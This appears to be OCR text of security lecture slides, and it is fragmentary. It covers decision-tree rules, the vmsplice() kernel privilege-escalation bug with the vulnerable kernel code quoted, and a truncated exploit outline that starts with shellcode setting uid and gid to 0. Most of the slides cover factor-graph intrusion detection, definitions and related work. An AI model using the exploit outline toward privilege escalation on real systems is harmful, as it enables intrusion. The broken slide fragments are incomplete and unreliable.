
We need don't need to keep the data around, just the test conditions.



How would these people be classified?



It is trivial to convert Decision Trees to rules…



Rules to Classify Males/Females

If *Weight* **greater than** 160, classify as **Male**
Elseif *Hair Length* **less than or equal** to 2, classify as **Male**
Else classify as **Female**

Vmsplice() exploit: unchecked user-provided memory address let a user writes to kernel memory

DESCRIPTION top

The **vmsplice**() system call maps *nr_segs* ranges of user memory described by *iov* into a pipe. The file descriptor *fd* must refer to a pipe.

The pointer *iov* points to an array of *iovec* structures as defined in *<sys/uio.h>*:

```
struct iovec {
    void  *iov_base;        /* Starting address */
    size_t iov_len;         /* Number of bytes */
};
```

The *flags* argument is a bit mask that is composed by ORing together zero or more of the following values:

Vmsplice() exploit: unchecked user-provided memory address let a user writes to kernel memory

```c
/*
 * For lack of a better implementation, implement vmsplice() to userspace
 * as a simple copy of the pipes pages to the user iov.
 */
static long vmsplice_to_user(struct file *file, const struct iovec __user *iov,
                             unsigned long nr_segs, unsigned int flags)
{
        struct pipe_inode_info *pipe;
        struct splice_desc sd;
        ssize_t size;
        int error;
        long ret;
   ...
                /*
                 * Get user address base and length for this iovec.
                 */
                error = get_user(base, &iov->iov_base);
                if (unlikely(error))
                        break;
                error = get_user(len, &iov->iov_len);
                if (unlikely(error))
                        break;

                /*
                 * Sanity check this iovec. 0 read succeeds.
                 */
                if (unlikely(!len))
                        break;
                if (unlikely(!base)) {
                        error = -EFAULT;
                        break;
                }

                sd.len = 0;
                sd.total_len = len;
                sd.flags = flags;
                sd.u.userptr = base;
                sd.pos = 0;

                size = __splice_from_pipe(pipe, &sd, pipe_to_user);
                if (size < 0) {
   ...
        return ret;
}
```

Vmsplice() exploit: unchecked user-provided memory address let a user writes to kernel memory

1. Prepare the shell code: set current uid and gid to 0
2.

User state \ Functions	**f1**	**f2**	**f3**	**f4**
Benign, benign	0	0	0	0
Benign, suspicious	0	0	0	0
Suspicious, benign	1	0	1	0
Suspicious, suspicious	1	0	0	0
Suspicious, malicious	**1**	**1**	**0**	**1**
Malicious, benign	0	0	0	0
Malicious, suspicious	0	0	0	0
Malicious, malicious	0	0	0	0

Moving Forward

Continuously update factor functions to address recent attacks

Deploy Factor Graphs to assist security analysts at NCSA

Generate new attack variants from known incidents


Build a security testbed to:
+ Replay attack variants
+ Evaluate detection capability of various techniques

FG can integrate knowledge of security experts and past data

Variable nodes are defined using security logs

e^1: download sensitive
e^2: restart system service

s^1: user state when observing e^1
s^2: user state when observing e^2



An example Factor Graph

State inference

Enumerate possible s^1, s^2 state sequences

benign, benign
benign, suspicious
benign, malicious,
…
malicious, malicious

$$Score(s^1, s^2) = \sum f(c_f)$$

Factor functions are defined

1. **Automatically based on the data** of past incidents
2. **Manually from security knowledge** of the system

$$f_1 = \begin{cases} 1 & \text{if } e^1 = \textit{download sensitive} \\ & \ \& \ s^1 = \textit{suspicious} \\ 0 & \textit{otherwise} \end{cases}$$


$$f_2 = \begin{cases} 1 & \text{if } e^2 = \textit{restart service} \\ & \ \& \ s^1 = \textit{suspicious} \\ & \ \& \ s^2 = \textit{malicious} \\ 0 & \textit{otherwise} \end{cases}$$

$$f_3 = \begin{cases} 1 & \text{if } e^2 = \textit{restart sys service} \\ & \ \& \ s^2 = \textit{benign} \\ 0 & \textit{otherwise} \end{cases}$$

$$f_4 = \begin{cases} 1 & \text{if } s^{t-1} = \textit{suspicious} \\ & \ \& \ s^t = \textit{malicious} \\ & \ \& \ u = \textit{past compromise} \\ 0 & \textit{otherwise} \end{cases}$$


Factor Graph (FG) definition

A factor graph is a **bipartite, undirected graph of random variables and factor functions. [Frey et. al. 01]**



A factor graph for the product $f_A(x_1)f_B(x_2)f_C(x_1, x_2, x_3) \cdot f_D(x_3, x_4)f_E(x_3, x_5)$.

A factor function is a mathematical definition of ***prior beliefs*** or expert knowledge. *FG can represent both **causal and non-causal relations**.*



http://vision.unipv.it/IA2/Factor%20graphs%20and%20the%20sum-product%20algorithm.pdf

References.

1. LinkedIn leaked 6M hashed passwords (SHA1), unsalted (link)
2. Verizon said that use of stolen credentials is in top 10 threat (link)
3. HomeDepot: Criminals used a third-party vendor’s user name and password to enter the perimeter of Home Depot’s network. These stolen credentials alone did not provide direct access tothe company’s point-of-sale devices. The hackers then acquired elevated rights that allowed them to navigate portions of Home Depot’s network and to deploy unique, custom-built malware on its self-checkout systems in the U.S. and Canada (link)
4. Black market for stolen credentials (link)
5. BKAV uses signature based detection of PE files

Definition.

Threat: the potential possibility of an unauthorized attempt to: access information, manipulate, or renders ystem unstable

Risk: accidental and unpredictable exposure of information

Vulnerability: a known weakness of a system that may violate CIA

Attack: a specific formulation of a plan to carry out a threat

Penetration: a successful attack; the ability to obtain unauthorized access

Incident: A successful attack

Incident report: human written forensic analysis of an incident

Log entry: a trace of monitoring program

Event: an abstraction of a log entry

Legitimate user: an authorized user of a system

Related Work

A Markov Chain Model of Temporal Behavior for Anomaly Detection, Ye et al.,

In this technique, a Markov chain model is used to represent a temporal profile of normal behavior in a computer and network system. The Markov chain model of the norm profile is learned from historic data of the system's normal behavior. The observed behavior of the system is analyzed to infer the probability that the Markov chain model of the norm profile supports the observed behavior. A low probability of support indicates an anomalous behavior that may result from intrusive activities. The technique was implemented and tested on the audit data of a Sun Solaris system.

One-Class Training for Masquerade Detection, Wang et al.

We extend prior research on masquerade detectionusing UNIX commands issued by users as the auditsource. Previous studies using multi-class trainingrequires gathering data from multiple users to trainspecific profiles of self and non-self for each user. Oneclasstraining uses data representative of only one user.We apply one-class Naïve Bayes using both the multivariateBernoulli model and the Multinomial model, andthe one-class SVM algorithm. The result shows that oneclasstraining for this task works as well as multi-classtraining, with the great practical advantages of collectingmuch less data and more efficient training. One-classSVM using binary features performs best among the oneclasstraining algorithms

References.

6. Anderson report
Examine security audit trails for unauthorized access of data.
Audit trails are rarely complete, need to incorporate data from security experts
Use threshold to trigger alert of unsuccessful logons
Abnormal use of the system: outside of normal time, ab
data reference, etc.
Measure variance in the number of logons that the user
system

		Hour of Logon (GMT)																								
User		0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24
I	A														1											
	B														1											
II	A																				1	2	2			
	B																	1	1		3	2	3	1		
III	A		2																4	4						
	B			2										8								1	1	1		
IV	A		1			5			1			2	3		1			1	4		1			1		
	B		1			5			1			3	3	3	1		1	1	4		1			1		
V	A	3							2				4		3						1	2				2
	B	5	3										1		3					1		2	3			

Figure 3. Number of Logons/Hr.

http://csrc.nist.gov/publications/history/ande80.pdf

References.

7. MRF for vision and image processing

